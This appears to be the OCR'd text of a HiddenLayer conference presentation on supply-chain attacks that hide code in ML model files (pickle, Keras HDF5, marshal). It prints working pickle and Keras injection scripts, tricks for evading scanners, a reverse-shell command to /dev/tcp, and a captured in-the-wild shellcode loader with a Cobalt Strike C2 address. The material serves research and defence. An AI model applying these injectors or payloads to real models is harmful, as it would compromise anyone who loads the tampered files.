MALICE IN CHAINS

Supply Chain Attacks using Machine Learning Models

Marta Janus, Tom Bonner, Eoin Wickens

HIDDENLAYER

WHO ARE WE

HIDDENLAYER SAI


- HiddenLayer's **Synaptic Adversarial Intelligence** Team (SAI)
- Researching attacks against machine learning and overall **security of AI systems**
- Combined **60+ years of experience** in:
  - threat intelligence
  - threat hunting & malware analysis
  - reverse engineering
  - vulnerability research
  - digital forensics & incident response
  - data science & machine learning

TOM BONNER
VP of Research

MARTA JANUS
Principal Security Researcher

EOIN WICKENS
Technical Research Director

KIERAN EVANS
Principal Security Researcher



RYAN TRACEY
Principal Security Researcher

KASIMIR SCHULZ
Principal Security Researcher

1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

ERA OF ML MODELS

You

Write a Python script to perform Binary search

Copilot


Your everyday AI companion

Copilot

Certainly! Below is a Python script that demonstrates how

Python

```
def binary_search(arr, target):
    """
    Performs binary search on a sorted list.

    Args:
        arr (list): A sorted list of elements.
        target: The element to search for.
```



You

Design a database schema for an online merch store.

ChatGPT

Designing a database schema for an online merch store inv
tables and establishing relationships between them. Here's

1. **Users Table**:
   - UserID (Primary Key)
   - Username
   - Email

ERA OF ML MODELS

Pervasive Use of AI


On average, companies have a staggering **1,689** AI models in production.

HUGGING FACE

Models 559,235

+ ~ 5k / week!

ERA OF SUPPLY CHAIN ATTACKS



SECURITY OF ML IS LAGGING BEHIND

- Insecure code
- Often vulnerable by design
- No digital signatures / certs
- No integrity checks
- No malware scanning

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Warning: The `marshal` module is not intended to be secure against erroneous or maliciously constructed data. Never unmarshal data received from an untrusted or unauthenticated source.


Caution: TensorFlow models are code and it is important to be careful with untrusted code. securely.

Hi! We've decided that the issue you reported is not severe enough for us to track it as a security bug. When we file a security vulnerability to product teams, we impose monitoring and escalation processes for teams to follow, and the security risk described in this report does not meet the threshold that we require for this type of escalation on behalf of the security team.

Users are recommended to run untrusted models in a sandbox.

WHAT COULD POSSIBLY GO WRONG?

VULNERABILITIES OF THE ML SUPPLY CHAIN




1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

ML MODELS ARE JUST FILES

AND AS SUCH CAN BE EXPLOITED / INFECTED WITH MALWARE

- **Bugs** in model file formats allow for **arbitrary code execution**
- Models can be used as **initial foothold in supply chain attacks**
- **Sensitive data** can be **exfiltrated** through ML models
- Model hijacking can allow for further tampering of AI systems

Model structure



Model tensors

ML SERIALIZATION FORMATS

Python	Cross-platform	Java
numpy	HDF5	POJO
joblib	ONNX	MOJO
pickle	Arrow	
TorchScript	MsgPack	
SavedModel	JSON	
SafeTensors	PMML	

And great many more...

1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

PICKLE FILE FORMAT

pickle

A built-in **Python module** for **serialization** and **deserialization** of Python object structures.

- Serialized objects (pickles) are **binaries** and resemble **compiled programs**
- Pickles are **loaded and interpreted** by a simple stack-based **virtual machine**
- Python documentation admits the format is not safe!

`pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.


It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

PICKLE SERIALIZATION

```python
import pickle
data = {"Key_1": "Value_1"}
filename = "data.pkl"

# Pickle the data and save it to the file
with open(filename, "wb") as file:
    pickle.dump(data, file)
```




```
> python3 -m pickle data.pkl
{'Key_1': 'Value_1'}

> python3 -m pickletools data.pkl
    0: \x80 PROTO      4
    2: \x95 FRAME      22
   11: }    EMPTY_DICT
   12: \x94 MEMOIZE    (as 0)
   13: \x8c SHORT_BINUNICODE 'Key_1'
   20: \x94 MEMOIZE    (as 1)
   21: \x8c SHORT_BINUNICODE 'Value_1'
   30: \x94 MEMOIZE    (as 2)
   31: s    SETITEM
   32: .    STOP
```

PICKLE SERIALIZATION

pickle VM

- Implements about 70 instructions
- **Four** of these VM instructions **allow for code execution**
- The **GLOBAL,** and **STACK_GLOBAL and INST** instructions can be used to **import any Python class or module**
- Then, the **REDUCE** instruction can be used to **apply arguments** to the previously imported function

cpython / Lib / **pickle.py**

Code | Blame | 1812 lines (1565 loc) · 63.2 KB

```
77   class PicklingError(PickleError):
110  FLOAT          = b'F'   # push float object; decimal string argument
111  INT            = b'I'   # push integer or bool; decimal string argument
112  BININT         = b'J'   # push four-byte signed int
113  BININT1        = b'K'   # push 1-byte unsigned int
114  LONG           = b'L'   # push long; decimal string argument
115  BININT2        = b'M'   # push 2-byte unsigned int
116  NONE           = b'N'   # push None
117  PERSID         = b'P'   # push persistent object; id is taken from string arg
118  BINPERSID      = b'Q'   #  "       "         "  ;  "  "   "     "  stack
119  REDUCE         = b'R'   # apply callable to argtuple, both on stack
120  STRING         = b'S'   # push string; NL-terminated string argument
121  BINSTRING      = b'T'   # push string; counted binary string argument
122  SHORT_BINSTRING= b'U'   #  "     "   ;    "      "       "      " < 256 bytes
123  UNICODE        = b'V'   # push Unicode string; raw-unicode-escaped'd argument
124  BINUNICODE     = b'X'   #   "     "       "  ; counted UTF-8 string argument
125  APPEND         = b'a'   # append stack top to list below it
126  BUILD          = b'b'   # call __setstate__ or __dict__.update()
127  GLOBAL         = b'c'   # push self.find_class(modname, name); 2 string args
128  DICT           = b'd'   # build a dict from stack items
```

PICKLE INJECTION


```python
class _PickleInject():
    """Base class for pickling injected commands"""
    def __init__(self, args, command=None):
        self.command = command
        self.args = args

    def __reduce__(self):
        return self.command, (self.args,)

class System(_PickleInject):
    """Create os.system command"""
    def __init__(self, args):
        super().__init__(args, command=os.system)

class Exec(_PickleInject):
    """Create exec command"""
    def __init__(self, args):
        super().__init__(args, command=exec)

class Eval(_PickleInject):
    """Create eval command"""
    def __init__(self, args):
        super().__init__(args, command=eval)
```


```
> python picke_inject.py resnet18.pth exec “print('hello')”
> python
>>> import torch
>>> torch.load("resnet18.pth")
hello
OrderedDict([('conv1.weight', Parameter containing:
```

```
> python3 -m pickletools resnet18/data.pkl
    0: \x80 PROTO      2
    2: c    GLOBAL     '__builtin__ exec'
   20: q    BINPUT     0
   22: X    BINUNICODE "print('hello')"
   41: q    BINPUT     1
   43: \x85 TUPLE1
   44: q    BINPUT     2
   46: R    REDUCE
```

FICKLING

```
> fickling --check-safety resnet18/data.pkl
...
Call to `_rebuild_tensor_v2(...)` can execute arbitrary code and is inherently unsafe
Call to `_rebuild_parameter(...)` can execute arbitrary code and is inherently unsafe
Call to `_var329.update(...)` can execute arbitrary code and is inherently unsafe
Call to `exec(...)` is almost certainly evidence of a malicious pickle file
```





PICKLE INJECTION - EVADING SCANNERS


```python
class RunPy(_PickleInject):
    """Create runpy command"""

    def __init__(self, args):
        import runpy
        super().__init__(args, command=runpy._run_code)

    def __reduce__(self):
        return self.command, (self.args,{})
```

runpy — Locating and executing Python modules

Source code: Lib/runpy.py

The runpy module is used to locate and run Python modules without importing them first. Its main use is to implement the -m command line switch that allows scripts to be located using the Python module namespace rather than the filesystem.


```python
class execWrapper(_PickleInject):
    """Create execWrapper command"""

    def __init__(self, args):
        from torch.jit import unsupported_tensor_ops
        super().__init__(args, command=unsupported_tensor_ops.execWrapper)

    def __reduce__(self):
        return self.command, (self.args,{},{})
```



WOULD YOU PICKLE A PICKLE ?

```
24819: c     GLOBAL             'pickle loads'
24833: r     LONG_BINPUT        1608
24838: c     GLOBAL             '_codecs encode'
24854: r     LONG_BINPUT        1609
24859: X     BINUNICODE
"\x80\x04\x95U\x00\x00\x00\x00\x00\x00\x00\x8c\x02nt\x94\x8c\x06system\x94\x93\x94\x8c=/bin/
bash -c '/bin/bash -i >& /dev/tcp/127.0.0.1/9001 0>&1 &'\x94\x85\x94R\x94."
```

```
 0: \x80  PROTO              4
 2: \x95  FRAME              85
11: \x8c  SHORT_BINUNICODE  'nt'
15: \x94  MEMOIZE           (as 0)
16: \x8c  SHORT_BINUNICODE  'system'
24: \x94  MEMOIZE           (as 1)
25: \x93  STACK_GLOBAL
26: \x94  MEMOIZE           (as 2)
27: \x8c  SHORT_BINUNICODE  "/bin/bash -c '/bin/bash -i >& /dev/tcp/127.0.0.1/9001 0>&1 &'"
90: \x94  MEMOIZE           (as 3)
91: \x85  TUPLE1
92: \x94  MEMOIZE           (as 4)
93: R     REDUCE
94: \x94  MEMOIZE           (as 5)
95: .     STOP
```



IT'S ALREADY HAPPENING

```
\x80 proto: 3
\x63 global_opcode: builtins exec
\x71 binput: 0
\x58 binunicode:
import ctypes,urllib.request,codecs,base64
AbCCDeBsaaSSfKK2 = "WEhobVkxeDRORGhj" // shellcode, truncated
AbCCDe = base64.b64decode(base64.b64decode(AbCCDeBsaaSSfKK2))
AbCCDe =codecs.escape_decode(AbCCDe)[0]
AbCCDe = bytearray(AbCCDe)
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), cty
buf = (ctypes.c_char * len(AbCCDe)).from_buffer(AbCCDe)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(ptr), buf
handle = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle
\x71 binput: 1
\x85 tuple1
\x71 binput: 2
\x52 reduce
\x71 binput: 3
\x2e stop
```

391f_shellcode.bin

```
000 .H.....   AQAPRQVH1.eH.R`H.R H.R H.rPH .JJM1.H1..<a| , A.. A ...RAQH.R .B<H .f.x
050   ur...   H..tgH .P.H D.@ I ..VH..A.4.H .M1.H1..A.. A .8.u.L L$ E9.u.XD.@$I .fA
0A0 . HD.@ I .A. .H .AXAX^YZAXAYAZH.. AR..XAYZH. .O...]j I.wininet AVI..L..A.Lw& ..H
0F0 1.H1.M1.M1.APAPA.:Vy.....   ZH..A..   M1.AQAQj AQA.W.....y[H..H1.I..M1.Rh 2..RR
140 A..U.;..H..H..Pj _H...    j h.3  I..A.    A.uF....H..H..I.....M1.RRA.-  {.... .
190 .   H.. ..   ....   ...../Swb1 t.HL\... ..K&e..S. w.RL .c(....W.B...z. ...2T.O.a
1E0 'YM....=.. 7r.<. k5.[.,. User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows
230 NT 6.1; WOW64; Trident/5.0; NP09; NP09; MAAU)  .... ..X.HC..,lo-{. .#..]q.#.K/
280  3f %#X ...[j.  . .@../.v.^ Kf.`... +...0e. . ..O......?jM .. 6. J." +!P...db..
2D0 .c .V.-.\..p4U? %.`.. .. .[.G ^S... F...   ..->.[df....".i.G.4..........jfZH..w
320  .KV ..v A....V..H1..  @ A.    A.@   A.X.S...H.SSH..H..H..A.    I..A. .....H.. .
370 .t.f. H ...u.XXXH     P.. ..121.199.68.210 Q .m
```

Signed Int

C2IntelFeedsBot
@drb_ra

Cobalt Strike Server Found
C2: HTTP @ 121[.]199[.]68[.]210:80
C2 Server: 121[.]199[.]68[.]210,/en_US/all[.]js
Country: China
ASN: AS37963
#C2 #cobaltstrike

1. Supply chain attacks using ML models - Intro
2. Hijacking ML model serialization formats
    - PyTorch / sklearn: pickle
    - Keras: HDF5
    - TensorFlow: SavedModel
    - ONNX
3. Model steganography
4. Hijacking safetensors conversion on Hugging Face
5. Odds and ends
6. Way forward

HDF5, KERAS & LAMBDA LAYERS

Keras

Python based ML framework that runs atop TensorFlow

- Uses **HDF5** storage format (amongst others)
- Allows for code execution via **Lambda layers**
- Python's **marshal module** is used for serialization of Lambda functions

Lambda layer

Lambda class [source]

```
tf.keras.layers.Lambda(
    function, output_shape=None, mask=None, arguments=None, **kwargs
)
```

Wraps arbitrary expressions as a `Layer` object.

The `Lambda` layer exists so that arbitrary expressions can be used as a `Layer` when constructing `Sequential` and Functional API models. `Lambda` layers are best suited for simple operations or quick experimentation. For more advanced use cases, follow this guide for subclassing `tf.keras.layers.Layer`.

WARNING: `tf.keras.layers.Lambda` layers have (de)serialization limitations!


MARSHALL SERIALIZATION

`marshal.dumps(value[, version])`

Return the bytes object that would be written to a file by `dump(value, file)`. The value must be a supported type. Raise a `ValueError` exception if value has (or contains an object that has) an unsupported type.

`marshal.loads(bytes)`

Convert the bytes-like object to a value. If no valid value is found, raise `EOFError`, `ValueError` or `TypeError`. Extra bytes in the input are ignored.



Warning: The `marshal` module is not intended to be secure against erroneous or maliciously constructed data. Never unmarshal data received from an untrusted or unauthenticated source.

MARSHALL SERIALIZATION

```
>>> import marshal
>>> script = """print("Hello HiddenLayer!")"""
>>> code = compile(script, "test", "exec")
>>> file = open("marshal_test.bin", "wb")
>>> marshal.dump(code, file)
>>> import dis
>>> dis.dis(code)
  1   0 LOAD_NAME                0 (print)
      2 LOAD_CONST               0 ('Hello HiddenLayer!')
      4 CALL_FUNCTION            1
      6 POP_TOP
      8 LOAD_CONST               1 (None)
     10 RETURN_VALUE
```

marshal_test.bin

00	E3000000	00000000	00000000	00000000	00020000	.
14	00400000	00730C00	00006500	64008301	01006401	@ s e d . d
28	53002902	7A124865	6C6C6F20	48696464	656E4C61	S) z Hello HiddenLa
3C	79657221	4E2901DA	05707269	6E74A900	72020000	yer!N) . print. r
50	00720200	0000DA04	74657374	DA083C6D	6F64756C	r . test. <modul
64	653E0100	00007302	0000000C	00		e> s

Signed Int | le, dec | (select some data)

KERAS CODE EXECUTION

```python
# Construct payload
if args.command == "system":
    payload = tf.keras.layers.Lambda(System, name=args.command, arguments={"command_args":command_args})
elif args.command == "exec":
    payload = tf.keras.layers.Lambda(Exec, name=args.command, arguments={"command_args":command_args})
elif args.command == "eval":
    payload = tf.keras.layers.Lambda(Eval, name=args.command, arguments={"command_args":command_args})
elif args.command == "runpy":
    payload = tf.keras.layers.Lambda(Runpy, name=args.command, arguments={"command_args":command_args})

# Insert the Lambda payload into the model
hdf5_model = tf.keras.models.load_model(args.path)hdf5_model.add(payload)
hdf5_model.save(args.path)
```

```
> python keras_inject.py model.h5 exec "print('This model has been hijacked!')"
> python
>>> import tensorflow as tf
>>> tf.keras.models.load_model(“model.h5")
This model has been hijacked!
```

ORIGINAL

model.h5

```
2080 322E3135 2E300000 02000000 00000000 0A000000  2.15.0
2100 00000000 74656E73 6F72666C 6F770000 00000000      tensorflow
2120 03000000 00000000 E7000000 00000000 7B22636C          .       {"cl
2140 6173735F 6E616D65 223A2022 53657175 656E7469  ass_name": "Sequenti
2160 616C222C 2022636F 6E666967 223A207B 226E616D  al", "config": {"nam
2180 65223A20 22736571 75656E74 69616C5F 33222C20  e": "sequential_3",
2200 226C6179 65727322 3A205B7B 22636C61 73735F6E  "layers": [{"class_n
2220 616D6522 3A202249 6E707574 4C617965 72222C20  ame": "InputLayer",
2240 22636F6E 66696722 3A207B22 62617463 685F696E  "config": {"batch_in
2260 7075745F 73686170 65223A20 5B6E756C 6C2C2032  put_shape": [null, 2
2280 382C2032 382C2031 5D2C2022 64747970 65223A20  8, 28, 1], "dtype":
2300 22666C6F 61743332 222C2022 73706172 7365223A  "float32", "sparse":
2320 2066616C 73652C20 22726167 67656422 3A206661   false, "ragged": fa
2340 6C73652C 20226E61 6D65223A 2022696E 7075745F  lse, "name": "input_
2360 34227D7D 5D7D7D00 04000000 00000000 0A000000  4"}}]}}
2380 00000000 74656E73 6F72666C 6F770000 00000000      tensorflow
2400 05000000 00000000 06000000 00000000 322E3135                2.15
2420 2E300000 00000000 00000000 880E0000 00000000  .0          .
2440 00000000 00000000 00000000 00000000 00000000
2460 00000000 00000000 00000000 00000000 00000000
2480 00000000 00000000 00000000 00000000 00000000
2500 00000000 00000000 00000000 00000000 00000000
2520 00000000 00000000 00000000 00000000 00000000
2540 00000000 00000000 00000000 00000000 00000000
2560 00000000 00000000 00000000 00000000 00000000
2580 00000000 00000000 00000000 00000000 00000000
2600 00000000 00000000 00000000 00000000 00000000
```

HIJACKED

model.h5

```
2080 322E3135 2E300000 02000000 00000000 0A000000  2.15.0
2100 00000000 74656E73 6F72666C 6F770000 00000000      tensorflow
2120 03000000 00000000 33030000 00000000 7B22636C          3       {"cl
2140 6173735F 6E616D65 223A2022 53657175 656E7469  ass_name": "Sequenti
2160 616C222C 2022636F 6E666967 223A207B 226E616D  al", "config": {"nam
2180 65223A20 22736571 75656E74 69616C5F 37222C20  e": "sequential_7",
2200 226C6179 65727322 3A205B7B 22636C61 73735F6E  "layers": [{"class_n
2220 616D6522 3A202249 6E707574 4C617965 72222C20  ame": "InputLayer",
2240 22636F6E 66696722 3A207B22 62617463 685F696E  "config": {"batch_in
2260 7075745F 73686170 65223A20 5B6E756C 6C2C2032  put_shape": [null, 2
2280 382C2032 382C2031 5D2C2022 64747970 65223A20  8, 28, 1], "dtype":
2300 22666C6F 61743332 222C2022 73706172 7365223A  "float32", "sparse":
2320 2066616C 73652C20 22726167 67656422 3A206661   false, "ragged": fa
2340 6C73652C 20226E61 6D65223A 2022696E 7075745F  lse, "name": "input_
2360 38227D7D 2C207B22 636C6173 735F6E61 6D65223A  8"}}, {"class_name":
2380 20224C61 6D626461 222C2022 636F6E66 6967223A   "Lambda", "config":
2400 207B226E 616D6522 3A202263 7573746F 6D222C20   {"name": "custom",
2420 22747261 696E6162 6C65223A 20747275 652C2022  "trainable": true, "
2440 64747970 65223A20 22666C6F 61743332 222C2022  dtype": "float32", "
2460 66756E63 74696F6E 223A205B 22347741 41414141  function": ["4wAAAAA
2480 41414141 41414141 41414149 41414141 43414141  AAAAAAAAAAAIAAAACAAA
2500 41547741 4141484D 4D414141 41644142 6B41594D  ATwAAAHMMAAAAdABkAYM
2520 42415142 6B416C4D 414B514E 4F2B695A 77636D6C  BAQBkAlMAKQNO+iZwcml
2540 75644367 6E564768 705C6E63 79427462 32526C62  udCgnVGhp\ncyBtb2Rlb
2560 43426F59 584D6759 6D566C62 69426F61 57706859  CBoYXMgYmVlbiBoaWphY
2580 32746C5A 43456E4B 656B4B41 4141414B 51486142  2tlZCEnKekKAAAAKQHaB
2600 4756345A 574D7041 746F4559 584A6E63 396F4761  GV4ZWMpAtoEYXJnc9oGa
```

KERAS CODE EXECUTION

```
> python
>>> import base64, marshal, dis
>>> binary =
base64.b64decode(“4wAAAAAAAAAAAAAAAAIAAAACAAAATwAAAHMMAAAAdABkAYMBAQBkAlMAKQNO+iZwcmlu
>>> decompiled = marshal.loads(binary)
>>> print(dis.dis(decompiled))
  5           0 LOAD_GLOBAL              0 (exec)
              2 LOAD_CONST               1 ("print('This model has been hijacked!')")
              4 CALL_FUNCTION            1
              6 POP_TOP
  6           8 LOAD_CONST               2 (10)
             10 RETURN_VALUE
None
```

IT'S HAPPENING ALREADY AS WELL


```
{
   "class_name":"Lambda",
   "config":{
      "name":"lambda",
      "trainable":true,
      "dtype":"float32",
      "function":{
         "class_name":"__tuple__",
         "items":[

